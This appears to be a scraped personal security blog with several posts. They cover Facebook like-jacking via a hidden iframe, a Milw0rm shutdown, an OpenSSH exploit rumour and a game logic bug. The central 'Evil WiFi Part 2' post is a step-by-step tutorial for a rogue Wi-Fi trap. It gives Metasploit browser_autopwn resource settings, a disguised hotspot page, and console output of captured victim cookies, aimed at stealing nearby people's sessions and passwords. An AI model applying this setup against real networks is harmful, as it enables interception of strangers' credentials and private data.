
It's out of control. Perhaps you've started to see a lot of stuff like this lately:
The title is provocative, mysterious or racy. Maybe it's scantily-clad ladies, the promise of a hilarious video, or in this example: from the title, it's implied that we're about to see something bad that our own President did.
The formula is always the same, though. You're taken to a page where you need to click something to continue...
Those who are paying attention will notice that on these pages, pretty much the entire page seems clickable according to the mouse cursor. That's because there is an invisible "Like!" button floating under your mouse the whole time. Unless, of course, you're running NoScript (which I've mentioned before). NoScript won't even load the page properly. Even if you disable JavaScript protection, ClearClick will alert you to what's about to unfold. Note the "thumbs up" icon.
What's happening is that there's a little 10x12 pixel iFrame named "fbframe" being rendered on the page, and it's being set to invisible using the style tag. You can see that the iframe is loading a URL on Facebook that will add this page to your "likes." This would be in the top left corner of the page, by default.
This snippet is where the damage is done. It's at the bottom of the page, and loads a bit of code that keeps this invisible iframe positioned under your mouse wherever you hover it over the page.
The iframe will intercept your click, even if you click on something that appears to be a valid link. You end up unwittingly "liking" it, and displaying the rogue links to everyone on Facebook. Curious, some of them will click to see what it is, and be taken to the same page. I'd imagine most of these people will also unwittingly fall for it as well.
Clickjacking is nothing new. I believe RSnake named it in 2008 if not discovering it. Facebook's platform, however, is making it very easy for people to create pages that dupe unsuspecting folks into spreading links around virally. Many of these pages could be loading malware to your computer via browser bugs or exploit packs while some others are probably just trying to drive traffic to their site for ad revenue.
At any rate, use NoScript. Seriously.
2010-06-18
"Viral" Like-Jacking on Facebook

2009-07-27
Evil WiFi Part 2: Metasploit Framework Setup
Introduction
This is a multi-part series on getting Jasager to play nicely with Metasploit, Hamster & Ferret to create an evil wifi tar-pit of sorts. The end result will be a wireless network that can gather and replay session cookies for web applications and log passwords for a number of different protocols.
Building on Jasager's ability to create a greedy wireless network, part 2 of this series shows how to use some of the "designed for karma" features of H.D. Moore's excellent Metasploit Framework to wreak wireless havoc.
What you'll need
A bunch of Karma (I'm assuming you use a Fonera with Jasager)
A crossover ethernet cable (some NICs auto-crossover)
A computer capable of running Metasploit Framework
What's the point?
If you have the right hardware, you can easily run some Linux tools that enable Karma and metasploit to run side by side on the same system. This is known as "Karmetasploit" and there are probably a thousand or more blog posts about it out there on the Internet. HD Moore's official karmetasploit page is a good place to look, though.
Initially, I started working on this because I was hitting roadblock after roadblock trying to get karmetasploit to work with the hardware I have. Another reason I like running Jasager as the Karma engine for Metasploit is because you can run Metasploit on whatever operating system you want. Metasploit framework uses ruby on rails, an OS-agnostic scripting language that works quite well on most platforms. This takes silly drivers, complicated shell scripts and pseudo-interfaces out of the equation for the user. They exist, but now they're all running on the Fonera courtesy of Jasager, and require no interaction thanks to the changes we made in Part 1.
One of the evil things Metasploit will do is force all web requests to load a page with a bunch of iframes apparently belonging to high-profile sites in order to get session IDs, miscellaneous cookies and auto-form-complete values for them, if stored in the victim's browser. In order to accomplish this, a fake DNS server is launched that replies to all requests with a response of the IP address we're using. It also launches a fake web server that issues the aforementioned page. This is why we configured Jasager to send DHCP options for DNS and default route to 192.168.1.2.
Install metasploit
I usually run Metasploit framework under Linux or BSD. I'll be using Ubuntu 9.04 Jaunty Jackalope as a lowest-common-denominator for this. Most platforms will require some prep-work installing the dependencies (i.e. Ruby and some of its libraries)
Installation instructions:
Debian and derivatives such as Ubuntu
Mac OS X
Windows (.exe Installer)
On Ubuntu, in addition to the packages listed in the installation instructions above, we need to install sqlite and its stuff for ruby
axon@virtubuntu:~$ sudo apt-get install \
sqlite3 libsqlite-dev libsqlite3-ruby
I use subversion to snag the latest development release of MSF, but you could just as easily download the Metasploit Framework 3.2 archive.
axon@virtubuntu:~$ sudo apt-get install subversionInstall Karma
axon@virtubuntu:~$ svn checkout \
http://metasploit.com/svn/framework3/trunk/ ~/msf
(output snipped - the MSF repo is something like 20,000 files!)
Checked out revision 6888.
Download the Karma resource file for metasploit: karma.rc
Stash karma.rc in the msf directory (where msfconsole is), or wherever the core metasploit framework files went when you unpacked them.
Time to tweak stuff
First tweak: Karma.rc has 'issues' - so we make a few changes:
- We're using 192.168.1.2 for our metasploit system
- The older "load db_sqlite" syntax is used (the new syntax is "db_driver sqlite3")
db_driver sqlite3
db_create /tmp/karma.db

use auxiliary/server/browser_autopwn

setg AUTOPWN_HOST 192.168.1.2
setg AUTOPWN_PORT 55550
setg AUTOPWN_URI /ads

set LHOST 192.168.1.2
set LPORT 45000
set SRVPORT 55550
set URIPATH /ads

Next, we really have to do something about the default metasploit page that loads when a victim falls into our trap. It doesn't exactly scream "you've been owned" but it certainly doesn't look like any friendly WiFi hotspot I've ever connected to, either.

Take my modified HTML file and replace the data/exploits/capture/http/index.html file with THIS ONE. Isn't this much more convincing?
Put on your robe and (black) wizard hat
- Make sure Jasager is powered up and plugged into your ethernet interface with a crossover cable.
- Make sure your ethernet interface has the proper address (192.168.1.2)
- Make sure you can ping Jasager
- Start msfconsole with the karma resource script!
axon@virtubuntu:~/msf$ sudo ifconfig eth0 inet 192.168.1.2
[sudo] password for axon:

axon@virtubuntu:~/msf$ ping -c4 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=38.0 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=1.67 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=1.56 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=1.53 ms

--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.533/10.696/38.016/15.773 ms


axon@virtubuntu:~/msf$ sudo ./msfconsole -r karma.rc

                _                  _       _ _
               | |                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___  _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|


 =[ msf v3.3-dev
+ -- --=[ 392 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
 =[ 168 aux

resource> db_driver sqlite3
[*] Using database driver sqlite3
resource> db_connect /tmp/karma.db
[*] Successfully connected to the database
[*] File: /tmp/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 192.168.1.2
AUTOPWN_HOST => 192.168.1.2
resource> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource> set LHOST 192.168.1.2
LHOST => 192.168.1.2
resource> set LPORT 45000
LPORT => 45000
resource> set SRVPORT 55550
SRVPORT => 55550
resource> set URIPATH /ads
URIPATH => /ads
resource> run
... BIG snip... A LOT of output

[*] Server started.

msf auxiliary(http)>
Test it out
Get a wireless computer connected to Jasager's advertized "guest" network (or try a random SSID and see if it works) then try to open a browser. You should get the "Welcome" or "Loading" page we set up earlier. At that point, your metasploit console should be scrolling with lots of lovely data!
msf auxiliary(http)>
[*] DNS 192.168.1.142:51335 XID 9878 (IN::A www.googol.com)
[*] HTTP REQUEST 192.168.1.142 > www.googol.com:80 GET / Mac FF 1.9.1.1 cookies=
[*] DNS 192.168.1.142:5353 XID 0 ()
[*] DNS 192.168.1.142:50718 XID 58634 (IN::A adwords.google.com)
[*] DNS 192.168.1.142:63751 XID 33590 (IN::A blogger.com)
[*] Request '/ads' from 192.168.1.142:49690
[*] HTTP REQUEST 192.168.1.142 > adwords.google.com:80 GET /forms.html
Mac FF 1.9.1.1 cookies=PREF=ID=0e98f2244567...
At any time, you can type the command "db_notes" in msfconsole to see what has been gathered. You can also keep an eye on your Jasager web console to see who is connecting. At this point, you are now well on your way to capturing data from people nearby.
I won't lie. The legitimate uses of this are mostly limited to vulnerability assessment and gathering information from wireless leechers. If you're not careful you could end up denying service to legitimate networks nearby, so use your brain.
In part 3, we will be using Ferret to log interesting information, and Hamster to load the session IDs and cookies into our browser via a proxy.
I have a LOT of stuff going on this weekend, and a short work-week followed by DefCon. I hope to have part 3 of the Evil Wifi series published on Monday, but we'll see how things go. No promises, as I haven't even thoroughly lab-tested Hamster & Ferret for anything but hijacking the simplest of sessions with this setup.
Shout-Outs
H.D. Moore has herded cats, mastered exploits and come up with far-and-away the most massive Ruby project in existence. It also happens that he doesn't let it go to his head. Online and off, he is more than happy to help people understand concepts. I'm buying this guy a beer or two if I ever cross paths with him.
Related:
Evil Wifi Series
BT3 / Karmetasploit / Alfa update
Defense: Sidejacking, Subversive Wireless
2009-07-17

If you see Open0wn.c or 0wn0wn.c laying around, don't run it, mkay?
2009-07-09
Rehi, Milw0rm

I guess enough people stepped up to the plate and offered to resuscitate Milw0rm on Str0ke's behalf.
2009-07-08
Tracking Rumors (a la the OpenSSH Exploit)
 By now, I'm sure you've all heard the OpenSSH Exploit rumor. The short and sweet points are:
- The rumored exploit doesn't work on the current version (5.2/5.2p1 as of writing)
- The rumored exploit does work against older versions (but we don't know how old or when it got fixed)
- It's not a bad idea to upgrade your OpenSSH (and derivative) services to OpenSSH 5.2.
- Red Hat Enterprise Linux ships with OpenSSH 4.x, but patches it in-house and releases these updates to RHEL users to fix certain bugs as they're fixed in the 5.x series.
- Sun Solaris 10 ships with "SunSSH 1.1" which is basically a mash-up based on OpenSSH 3.5p1.
2009-07-07
Fare thee well, Milw0rm

Str0ke is apparently abandoning Milw0rm:
Well, this is my goodbye header for milw0rm. I wish I had the time I did in the past to post exploits, I just don't :(. For the past 3 months I have actually done a pretty crappy job of getting peoples work out fast enough to be proud of, 0 to 72 hours (taking off weekends) isn't fair to the authors on this site. I appreciate and thank everyone for their support in the past.Milw0rm was (and for the time being, still is) a site with a simple interface to browse a vast, extensive library of exploit code that was until now quite frequently updated. For the time being, it looks like the site is still up, but it sounds like str0ke has stopped trying to add more submissions to the site. Time will tell if he keeps the page alive.
Be safe, /str0ke
It is survived by Packet Storm and a few other fragmented archives. Nothing quite matches the pedantic focus of Milw0rm, though. You will be missed!
Hat tip: A bunch of the security twits were discussing this.
2008-12-14
Exploiting in-game logic flaws
Another one of my favorite games of days gone by is Maelstrom. I first discovered this my sophomore year of high school. Someone had installed it on quite a few Macs in the computer lab. It's a 3D-looking Asteroids rip-off. When I finally built my first Linux system for home use in the mid-90s, this was one of the first games I found that worked well. It had been open-sourced.
It's got all the features you'd expect of an Asteroids clone: Shields, UFOs that shoot at you from time to time, and... asteroids. There are also comets (shoot for more bonus points), surprise packages (catch them with your ship to get different weapons or other surprises, some good, some bad), metal asteroids you can't destroy, and the occasional black hole (or Maelstrom, if you will)
One thing I noticed early on, is that if you ever blow your ship up on the last asteroid, you don't actually lose a life, but any special weapons you have will go away.
But, if you look, your shields get replenished back to new when you start the next wave (level)
This happened because there are some logic problems at play. Primarily, the logic to reduce your lives by 1 (or to end the game if you're at 0 like I was) does not run as part of the block of code that initializes the ship's options to default when it's struck, and is somehow missed because of the end of a level. Was it intentional? I have no idea without checking the source code. It's always possible stuff like this is actually an easter egg.
This is the kind of bug that slips through the cracks and is only noticeable during code audits or caught with fuzzing or other black-box testing methods. Often, by invoking conditions that happen rarely, you can get unexpected results. If you can leverage those conditions to happen easily, you can reproduce the results as frequently as you wish. In Maelstrom, it's as simple as sacrificing your ship to knock out that last asteroid, knowing you'll get rewarded with shields for the next round. The same applies to operating systems, the firmware running on your mobile phone and cable box, and pretty much anything else that's been programmed by a human.
Have you found any little game bugs worth exploiting?

 Posts


